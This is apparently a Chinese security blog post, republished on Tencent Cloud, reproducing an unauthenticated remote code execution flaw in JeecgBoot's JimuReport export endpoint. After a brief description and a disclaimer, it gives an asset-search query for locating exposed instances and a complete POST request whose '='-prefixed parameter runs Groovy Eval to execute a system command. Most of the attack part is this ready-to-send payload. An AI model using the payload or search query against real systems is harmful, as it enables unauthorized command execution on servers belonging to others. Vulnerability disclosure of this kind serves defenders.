【漏洞复现】JeecgBoot 积木报表远程代码执行漏洞

【漏洞复现】JeecgBoot 积木报表远程代码执行漏洞
熔城Sec
发布于 2026-09-15 14:11:16
发布于 2026-09-15 14:11:16

图片
免责声明
该公众号大部分文章来自作者日常学习笔记,也有部分文章是经过作者授权和其他公众号白名单转载,未经授权,严禁转载,如需转载,联系开白。请勿利用文章内的相关技术从事非法测试,如因此产生的一切不良后果与文章作者和本公众号无关。公众号现在只对常读和星标的公众号才展示大图推送,建议把公众号设为星标,否则可能就看不到啦!感谢各位师傅。
图片
漏洞描述

JeecgBoot 内置 JimuReport(积木报表)组件的 auto/export 导出接口存在未授权远程代码执行漏洞,参数值以 = 开头时被内部表达式引擎按 Excel 公式解析,该引擎具备 Groovy 脚本能力且无过滤,可执行任意命令。
图片
资产收集
app="JeecgBoot-企业级低代码平台"
图片
漏洞复现
POST /jeecg-boot/jmreport/auto/export HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Content-Type: application/json
Accept: application/json
{
  "reportParams": [
    {
      "id": "907480464532770816",
      "params": {
        "x": "=use groovy.util.Eval; Eval.me('throw new RuntimeException(\"id\".execute().text)')"
      },
      "exportType": "pdf"
    }
  ]
}
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2026-09-02,如有侵权请联系 cloudcommunity@tencent.com 删除
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号